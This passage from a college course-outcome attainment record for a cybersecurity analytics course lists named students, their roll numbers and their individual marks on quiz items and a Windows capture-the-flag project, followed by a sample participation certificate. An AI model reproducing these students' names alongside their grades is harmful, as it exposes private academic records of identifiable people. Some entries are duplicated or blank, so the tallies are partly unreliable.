163	VML20CS129	Neha E	6
164	VML20CS132	Nikhil P	8
165	VML20CS133	O V Anagha	10
166	VML20CS136	Pranav Sunesh	10
167	VML20CS139	Prithwin	10
168	VML20CS142	Saayanth P	10
169	VML20CS145	Sandesh Santhosh	8
170	VML20CS148	Saranga Vinod	10
171	VML20CS151	Shalwin Mathew	10
172	VML20CS155	Shon Shaji	4
173	VML20CS158	Sidharth Kesav	6
174	VML20CS161	Sidharth Sham Lal	10
175	VML20CS167	Surya Prakash	5
176	VML20CS170	Theertha	10
177	VML20CS173	Thomas P S	10
178	VML20CS175	Tresa Sebastian	8
179	VML20CS177	Vengatteri Anshi	9
180	VML20CS180	Vishnu Viswanath	10
181	VML20CS182	Vismaya Mariya	10
182	VML20CS185	Zehan Zakkariya	7
Total Number of students attended			182
Target (45%) Mark			4.5
Total Number of students who have achieved Target (45 %)			170
Attainment percentage			93
Attainment Level			3
Total Attainment OF Each section			3

Course Outcome Number : CO 4

S No	USN	Student Name	MCQ	
			Que 9	Que 10
			1	1
1	VML20CS002	Abhijith A	1	1
2	VML20CS005	Abhinav Viswanath	1	1
3	VML20CS008	Abhisanth K C	1	1
4	VML20CS011	Abin Krishna	1	1
5	VML20CS014	Adarsh V Sujith	1	1
6	VML20CS020	Akhila Raghunath	1	0
7	VML20CS023	Alan Jyothis Thomas	0	1
8	VML20CS026	Albin Joe Thomas	1	1
9	VML20CS029	Aleena Susan	1	1
10	VML20CS032	Ameya P V	1	1
11	VML20CS034	Anagha Santhosh	1	1
12	VML20CS037	Anekh S	1	0
13	VML20CS040	Anigeth K K	1	1
14	VML20CS043	Ankith Baby	0	1
15	VML20CS046	Ann Riya Siby	0	0
16	VML20CS048	Anson Leon Sebastian	0	0
17	VML20CS051	Arjun Nv	1	1
18	VML20CS054	Aswathy Chandradas	1	1
19	VML20CS057	Aswin Raj C	1	1
20	VML20CS060	Augustine Felix Joshy	1	1
21	VML20CS063	Bernise Jacob John	0	0
22	VML20CS065	Calvin Othayoth	1	1
23	VML20CS069	Devika S	1	1
24	VML20CS072	Diya Kp	1	1
25	VML20CS075	Emlin Elizabeth Biju	0	0
26	VML20CS078	Fathimath Rajiya Pk	1	1
27	VML20CS081	Gopika Mohandas	1	1
28	VML20CS084	Hrishinandan N	1	1
29	VML20CS087	Jewel John	1	1
30	VML20CS090	Jishnu Prasad	NA	NA
31	VML20CS093	Joel Scaria Justine	0	0
32	VML20CS097	Karthik T V	1	1
33	VML20CS098	Keerthana Rajeev	1	1
34	VML20CS100	K. K. Nasif	1	1
35	VML20CS102	Sona K V	NA	NA
36	VML20CS103	Lisna C H	1	1
37	VML20CS106	Manjima Ann Biju	1	0
38	VML20CS112	Meenakshi Surendran	1	1
39	VML20CS117	Muhammad Nazal M V	1	1
40	VML20CS120	Nandakishore A	1	1
41	VML20CS124	Navaneeth K	1	1
42	VML20CS127	Nayan Rose Mathew	1	1
43	VML20CS130	Neha Premarajan	0	1
44	VML20CS134	Prajwal P	1	1
45	VML20CS137	Precious Pp	1	1
46	VML20CS140	Rahul Raj T	1	1
47	VML20CS143	Saketh K M	1	1
48	VML20CS146	Sandra Ganeshan	1	1
49	VML20CS149	Sayandh S Anand	0	0
50	VML20CS152	Sharang Pm	1	1
51	VML20CS154	Shijin P	1	1
52	VML20CS156	Siddharth P Kumar	0	0
53	VML20CS159	Sidharth Pv	1	1
54	VML20CS162	Sona Saji	1	1
55	VML20CS165	Sreenandh M	1	1
56	VML20CS168	Swetha N	1	1
57	VML20CS171	Thejas K	1	1
58	VML20CS176	Vaishnav Krishna	0	1
59	VML20CS178	Vishnunath K	1	1
60	VML20CS183	Vyshnav Sreeshan	1	1
61	VML20CS003	Abhunav Mathew Kurian	1	1

62	VML20CS007	Abhiram Santhosh	NA	NA
63	VML20CS009	Abin B P	NA	NA
64	VML20CS012	Abin Sebastian	NA	NA
65	VML20CS015	Adeena S	1	1
66	VML20CS018	Afrah Nabeel	1	1
67	VML20CS021	Akshay Puthiya Valappil	NA	NA
68	VML20CS024	Alan K Johnison	1	1
69	VML20CS027	Albin Joseph	NA	NA
70	VML20CS030	Allen Adhvaith	1	1
71	VML20CS033	Anagha Ajai	1	1
72	VML20CS035	Ancil Tresa Sunil	1	1
73	VML20CS038	Angel John	1	1
74	VML20CS041	Anjima.s	1	1
75	VML20CS044	Ann Maria George	1	1
76	VML20CS047	Anoushka Sebastian	1	1
77	VML20CS049	Anugrah M P	1	1
78	VML20CS052	Ashil Mathew	0	1
79	VML20CS055	Aswindas C	1	0
80	VML20CS058	Athira K K	1	1
81	VML20CS061	Aurang V	NA	NA
82	VML20CS064	Blessy Seby	1	1
83	VML20CS067	Celestian Thomas	1	1
84	VML20CS073	Edwin Marian Mathew	0	1
85	VML20CS076	Fathima Noureen B	1	1
86	VML20CS079	Geo Nobins	1	1
87	VML20CS082	Hamras Haris	NA	NA
88	VML20CS085	Imthiyaz Ibrahim	NA	NA
89	VML20CS088	Jishnu Chandran	1	1
90	VML20CS091	Jithina Raj P	NA	NA
91	VML20CS094	John Joseph	1	1
92	VML20CS099	Kiran Kumar K.p	1	0
93	VML20CS101	K. V. Henath Raj	1	1
94	VML20CS104	Malavika A Manoj	1	1
95	VML20CS107	Manu V S	0	1
96	VML20CS110	Masroor Ahmad	1	1
97	VML20CS113	Mereena Philip	1	1
98	VML20CS115	Mohammed Shamil P	NA	NA
99	VML20CS118	Muhammed Afnas	1	1
100	VML20CS121	Nandana Cp	1	1
101	VML20CS122	Nandana Krishnan	1	0
102	VML20CS125	Navanith Vipin	1	1
103	VML20CS128	Neha Benny	1	1
104	VML20CS131	Nihadh Mohammed	1	1
105	VML20CS135	Pranav K G	0	1
106	VML20CS138	Prithvi Raj Makkootan	1	1
107	VML20CS141	Riya George	1	1
108	VML20CS144	Salvin T Sajjan	1	1
109	VML20CS147	Saphal Santhosh	1	1
110	VML20CS150	Shaeem Ibrahim	NA	NA
111	VML20CS153	Sheethal C P	1	1
112	VML20CS157	Sidharth Jayachandran	1	1
113	VML20CS160	Sidharth Ramachandran Nambiar	1	1
114	VML20CS163	Sona Santhosh Veniyil	NA	NA
115	VML20CS166	Sreeram Pavithran	1	1
116	VML20CS169	Thanseeh Ayaniyad	1	1
117	VML20CS172	Thejus Dhanesh	1	1
118	VML20CS174	Tresa Binoy	1	1
119	VML20CS179	Vishnu Veenadharan	1	1
120	VML20CS181	Vismaya Hemanth Nambiar	1	1
121	VML20CS184	Yashin Tm	NA	NA
122	LVML20CS186	Amritha P	NA	NA
123	LVML20CS187	Lidiya James	NA	NA
124	VML20CS004	Abhinav Purushothaman	1	1
125	VML20CS006	Abhirami K P	NA	NA
126	VML20CS010	Abin Devasia	1	1
127	VML20CS013	Adarsh K	NA	NA

128	VML20CS016	Adil		
129	VML20CS019	Ajal K	1	1
130	VML20CS022	Alan Joseph	NA	NA
131	VML20CS025	Albert Tom George	1	1
132	VML20CS031	Amal Binoy	1	1
133	VML20CS036	Ancily Sunny	1	1
134	VML20CS039	Angel Thomas	1	1
135	VML20CS042	Anjitha Nambiar	1	1
136	VML20CS045	Ann Maria Sebastian	1	1
137	VML20CS050	Anurenj M	1	1
138	VML20CS053	Ashwin M	1	1
139	VML20CS056	Aswin K	NA	NA
140	VML20CS059	Athulya T	1	1
141	VML20CS062	Basim	1	1
142	VML20CS066	C C Nipun Das	1	1
143	VML20CS068	Dalven Jose	NA	NA
144	VML20CS070	Dilna P	1	1
145	VML20CS071	Diya Jojan	1	1
146	VML20CS074	Elcita Jose	NA	NA
147	VML20CS077	Fathima Shana A	1	0
148	VML20CS080	Gokul Sunil	1	1
149	VML20CS083	Harsha Muraleedharan	1	1
150	VML20CS086	Irene Treesa Cibi	1	1
151	VML20CS089	Jishnu P	1	1
152	VML20CS092	Joel Jose	1	1
153	VML20CS095	Joseph Varghese	1	1
154	VML20CS096	Karthik Shiva P R	1	1
155	VML20CS105	Malavika Muraleedharan	1	1
156	VML20CS108	Maria Manoj	1	1
157	VML20CS111	Mathew Abhijeet	NA	NA
158	VML20CS114	Mohammed Anzil	1	1
159	VML20CS116	Mufaz Musthafa	1	1
160	VML20CS119	Nachikethas V Sushil	1	1
161	VML20CS123	Nandhana K	1	1
162	VML20CS126	Naveen K Mathew	NA	NA
163	VML20CS129	Neha E	1	1
164	VML20CS132	Nikhil P	1	1
165	VML20CS133	O V Anagha	1	1
166	VML20CS136	Pranav Sunesh	NA	NA
167	VML20CS139	Prithwin	1	1
168	VML20CS142	Saayanth P	1	1
169	VML20CS145	Sandesh Santhosh Nambiar	NA	NA
170	VML20CS148	Saranga Vinod	1	1
171	VML20CS151	Shalwin Mathew	1	1
172	VML20CS155	Shon Shaji	1	1
173	VML20CS158	Sidharth Kesav	NA	NA
174	VML20CS161	Sidharth Sham Lal	0	1
175	VML20CS167	Surya Prakash	1	1
176	VML20CS170	Theertha	1	1
177	VML20CS173	Thomas P S	1	1
178	VML20CS175	Tresa Sebastian	1	1
179	VML20CS177	Vengatteri Anshi Shiburaj	1	1
180	VML20CS180	Vishnu Viswanath	1	1
181	VML20CS182	Vismaya Mariya Thomson	NA	NA
182	VML20CS185	Zehan Zakkariya	1	1
Total Number of students attended			153	153
Target (45%) Mark			0.45	0.45
Total Number of students who have achieved Target (45 %)			137	139
Attainment percentage			89.55	90.85
Attainment Level			3	3
Total Attainment OF Each section			3	

Course Outcome Number : CO5

SL NO	USN	Student Name	Project Implementation	Report
			Capture the flags in Windows System	The report should include implementation, results, conclusion and different steps used in identifying and exploiting vulnerabilities in target system.
Max Marks			10	10
1	VML20CS002	Abhijith A	10	10
2	VML20CS005	Abhinav Viswanath	10	10
3	VML20CS008	Abhisanth K C	10	10
4	VML20CS011	Abin Krishna	10	10
5	VML20CS014	Adarsh V Sujith	10	10
6	VML20CS020	Akhila Raghunath	10	10
7	VML20CS023	Alan Jyothis Thomas	7	10
8	VML20CS026	Albin Joe Thomas	10	10
9	VML20CS029	Aleena Susan	7	10
10	VML20CS032	Ameya P V	7	10
11	VML20CS034	Anagha Santhosh	10	10
12	VML20CS037	Anekh S	10	10
13	VML20CS040	Anigeth K K	10	10
14	VML20CS043	Ankith Baby	10	10
15	VML20CS046	Ann Riya Siby	10	10
16	VML20CS048	Anson Leon Sebastian	10	10
17	VML20CS051	Arjun Nv	10	10
18	VML20CS054	Aswathy Chandradas	10	10
19	VML20CS057	Aswin Raj C	4	10
20	VML20CS060	Augustine Felix Joshy	4	10
21	VML20CS063	Bernise Jacob John	10	10
22	VML20CS065	Calvin Othayoth	4	10
23	VML20CS069	Devika S	10	10
24	VML20CS072	Diya Kp	5	10
25	VML20CS075	Emlin Elizabeth Biju	10	10
26	VML20CS078	Fathimath Rajiya Pk	5	
27	VML20CS081	Gopika Mohandas	10	10
28	VML20CS084	Hrishinandan N	10	10
29	VML20CS087	Jewel John	10	10
30	VML20CS090	Jishnu Prasad	10	10
31	VML20CS093	Joel Scaria Justine	10	10
32	VML20CS097	Karthik T V	10	10
33	VML20CS098	Keerthana Rajeev	10	10
34	VML20CS100	K. K. Nasif	5	10
35	VML20CS102	Sona K V	10	10
36	VML20CS103	Lisna C H	5	10
37	VML20CS106	Manjima Ann Biju	10	10
38	VML20CS112	Meenakshi Surendran	10	10
39	VML20CS117	Muhammad Nazal M V	10	10
40	VML20CS120	Nandakishore A	10	10

41	VML20CS124	Navaneeth K	10	10
42	VML20CS127	Nayan Rose Mathew	10	10
43	VML20CS130	Neha Premarajan	10	10
44	VML20CS134	Prajwal P	5	10
45	VML20CS137	Precious Pp	10	10
46	VML20CS140	Rahul Raj T	10	10
47	VML20CS143	Saketh K M	10	10
48	VML20CS146	Sandra Ganesan	10	10
49	VML20CS149	Sayandh S Anand	10	10
50	VML20CS152	Sharang Pm	5	10
51	VML20CS154	Shijin P	10	10
52	VML20CS156	Siddharth P Kumar	10	10
53	VML20CS159	Sidharth Pv	5	10
54	VML20CS162	Sona Saji	10	10
55	VML20CS165	Sreenandh M	10	10
56	VML20CS168	Swetha N	10	10
57	VML20CS171	Thejas K	4	10
58	VML20CS176	Valshnav Krishna	10	10
59	VML20CS178	Vishnunath K	10	10
60	VML20CS183	Vyshnav Sreeshan	8	10
61	VML20CS003	Abhinav Mathew Kurian	8	10
62	VML20CS007	Abhiram Santhosh	10	10
63	VML20CS009	Abin B P	4	10
64	VML20CS012	Abin Sebastian	8	10
65	VML20CS015	Adeena S	4	10
66	VML20CS018	Afrah Nabeel	7	10
67	VML20CS021	Akshay Puthiya Valappil	10	10
68	VML20CS024	Alan K Johnson	8	10
69	VML20CS027	Albin Joseph	8	10
70	VML20CS030	Allen Adhvalth	4	10
71	VML20CS033	Anagha Ajai	9	10
72	VML20CS035	Ancil Tresa Sunil	8	10
73	VML20CS038	Angel John	10	10
74	VML20CS041	Anjima.s	8	10
75	VML20CS044	Ann Maria George	10	10
76	VML20CS047	Anoushka Sebastian	7	10
77	VML20CS049	Anugrah M P	7	10
78	VML20CS052	Ashil Mathew	8	10
79	VML20CS055	Aswindas C	8	10
80	VML20CS058	Athira K K	10	10
81	VML20CS061	Aurang V	8	10
82	VML20CS064	Blessy Seby	8	10
83	VML20CS067	Celestian Thomas	4	10
84	VML20CS073	Edwin Marian Mathew	8	10
85	VML20CS076	Fathima Noureen B	10	10
86	VML20CS079	Geo Nobins	10	10
87	VML20CS082	Hamras Haris	8	10
88	VML20CS085	Imthiyaz Ibrahim	10	10
89	VML20CS088	Jishnu Chandran	9	10
90	VML20CS091	Jithina Raj P	8	10

91	VML20CS094	John Joseph	9	10
92	VML20CS099	Kiran Kumar K.p	7	10
93	VML20CS101	K. V. Henath Raj	8	10
94	VML20CS104	Malavika A Manoj	10	10
95	VML20CS107	Manu V S	7	10
96	VML20CS110	Masroor Ahmad	10	10
97	VML20CS113	Mereena Philip	7	10
98	VML20CS115	Mohammed Shamil P	10	10
99	VML20CS118	Muhammed Afnas	10	10
100	VML20CS121	Nandana Cp	8	10
101	VML20CS122	Nandana Krishnan	7	10
102	VML20CS125	Navanith Vipin	10	10
103	VML20CS128	Neha Benny	4	10
104	VML20CS131	Nihadh Mohammed	10	10
105	VML20CS135	Pranav K G	4	10
106	VML20CS138	Prithvi Raj Makkootan	4	10
107	VML20CS141	Riya George	8	10
108	VML20CS144	Salvin T Sajan	8	10
109	VML20CS147	Saphal Santhosh	10	10
110	VML20CS150	Shæem Ibrahim	10	10
111	VML20CS153	Sheethal C P	8	10
112	VML20CS157	Sidharth Jayachandran	10	10
113	VML20CS160	Sidharth Ramachandran Nambiar	4	10
114	VML20CS163	Sona Santhosh Veniyil	5	10
115	VML20CS166	Sreeram Pavithran	8	10
116	VML20CS169	Thanseeh Ayaniyad	10	10
117	VML20CS172	Thejus Dhanesh	8	10
118	VML20CS174	Treesa Binoy	8	10
119	VML20CS179	Vishnu Veenadharan	6	10
120	VML20CS181	Vismaya Hemanth Nambiar	10	10
121	VML20CS184	Yashin Tm	10	10
122	LVML20CS186	Amritha P	10	10
123	LVML20CS187	Lidiya James	10	10
124	VML20CS004	Abhinav Purushothaman	10	10
125	VML20CS006	Abhirami K.P	10	10
126	VML20CS010	Abin Devasia	10	10
127	VML20CS013	Adarsh K	10	10
128	VML20CS016	Adil	10	10
129	VML20CS019	Ajal K	10	10
130	VML20CS022	Alan Joseph	10	10
131	VML20CS025	Albert Tom George	10	10
132	VML20CS031	Amal Binoy	10	10
133	VML20CS036	Ancily Sunny	8	10
134	VML20CS039	Angel Thomas	8	10
135	VML20CS042	Anjitha Nambiar	10	10
136	VML20CS045	Ann Maria Sebastian	10	10
137	VML20CS050	Anurenj M	10	10
138	VML20CS053	Ashwin M	10	10
139	VML20CS056	Aswin K	4	10

140	VML20CS059	Athulya T		
141	VML20CS062	Basim	8	10
142	VML20CS066	C C Nipun Das	8	10
143	VML20CS068	Dalven Jose	5	10
144	VML20CS070	Dilna P	10	10
145	VML20CS071	Diya Jojan	10	10
146	VML20CS074	Elcita Jose	6	10
147	VML20CS077	Fathima Shana A	10	10
148	VML20CS080	Fathima Shana A	8	10
149	VML20CS083	Gokul Sunil	4	10
150	VML20CS086	Harsha Muraleedharan	10	10
151	VML20CS089	Irene Treesa Cibi	10	10
152	VML20CS092	Jishnu P	9	10
153	VML20CS095	Joel Jose	10	10
154	VML20CS096	Joseph Varghese	10	10
155	VML20CS096	Karthik Shiva P R	10	10
156	VML20CS105	Malavika Muraleedharan	10	10
157	VML20CS108	Maria Manoj	10	10
158	VML20CS111	Mathew Abhijeet	9	10
159	VML20CS114	Mohammed Anzil	10	10
160	VML20CS116	Mufaz Musthafa	8	10
161	VML20CS119	Nachikethas V Sushil	8	10
162	VML20CS123	Nandhana K	10	10
163	VML20CS126	Naveen K Mathew	8	10
164	VML20CS129	Neha E	9	10
165	VML20CS132	Nikhil P	10	10
166	VML20CS133	O V Anagha	10	10
167	VML20CS136	Pranav Sunesh	10	10
168	VML20CS139	Prithwin	10	10
169	VML20CS142	Saayanth P	10	10
170	VML20CS145	Sandesh Santhosh Nambiar	7	10
171	VML20CS148	Saranga Vinod	10	10
172	VML20CS151	Shalwin Mathew	10	10
173	VML20CS153	Shon Shaji	7	10
174	VML20CS155	Sidharth Kesav	8	10
175	VML20CS158	Sidharth Sham Lal	10	10
176	VML20CS161	Sidharth Sham Lal	9	10
177	VML20CS167	Surya Prakash	9	10
178	VML20CS170	Theertha	10	10
179	VML20CS173	Thomas P S	10	10
180	VML20CS175	Tresa Sebastian	4	10
181	VML20CS177	Vengatteri Anshi Shiburaj	8	10
182	VML20CS180	Vishnu Viswanath	10	10
183	VML20CS182	Vismaya Mariya Thomson	10	10
184	VML20CS185	Zehan Zakkariya	8	10
Total Number of students attended			182	182
Target (45%) Mark			4.5	4.5
Total Number of students who have achieved Target (45%)			167	182
Attainment percentage			91	100
Attainment Level			3	3
Total Attainment OF Each section				3

CO ATTAINMENT

Course Outcome	IA	(Other Assessment)	UE	Direct Attainment	Indirect Attainment	CO Attainment
CO1	3	-	-	-	-	3
CO2	3	-	-	-	-	3
CO3	3	-	-	-	-	3
CO4	3	-	-	-	-	3
CO5	3	-	-	-	-	3

NIAJIRA SAHMY

xy

Sreedevi - M



SAMPLE CERTIFICATE



VIMAL JYOTHI ENGINEERING COLLEGE
DEPARTMENT OF COMPUTER SCIENCE ENGINEERING

VALUE ADDED COURSE ON

**CYBERSECURITY
ANALYTICS**

CERTIFICATE OF PARTICIPATION

THE FOLLOWING AWARD IS GIVEN TO

HRISHINANDAN N

HAS PARTICIPATED VALUE ADDED COURSE PROGRAMME ON " CYBERSECURITY ANALYTICS " ORGANISED BY THE
DEPARTMENT OF COMPUTER SCIENCE ENGINEERING, VIMAL JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH
RED TEAM HACKER ACADEMY ON MARCH 22,23,24,25,26 2023

Conuener

Ms. DIVYA B
H.o.D CSE



REDTEAM
HACKER ACADEMY

Benny Joseph
Principal

Snippets









VIMAL JYOTHI ENGINEERING COLLEGE

DEPARTMENT OF COMPUTER SCIENCE ENGINEERING

VALUE ADDED COURSE ON

CYBERSECURITY ANALYTICS

CERTIFICATE OF PARTICIPATION

THE FOLLOWING AWARD IS GIVEN TO

HRISHINANDAN N

HAS PARTICIPATED VALUE ADDED COURSE PROGRAMME ON " CYBERSECURITY ANALYTICS " ORGANISED BY THE DEPARTMENT OF COMPUTER SCIENCE ENGINEERING, VIMAL JYOTHI ENGINEERING COLLEGE IN ASSOCIATION WITH RED TEAM HACKER ACADEMY ON MARCH 22,23,24,25,26 2023

Convener

Ms. DIVYA B
H.o.D CSE



REDTEAM
HACKER ACADEMY

Benny Joseph
Principal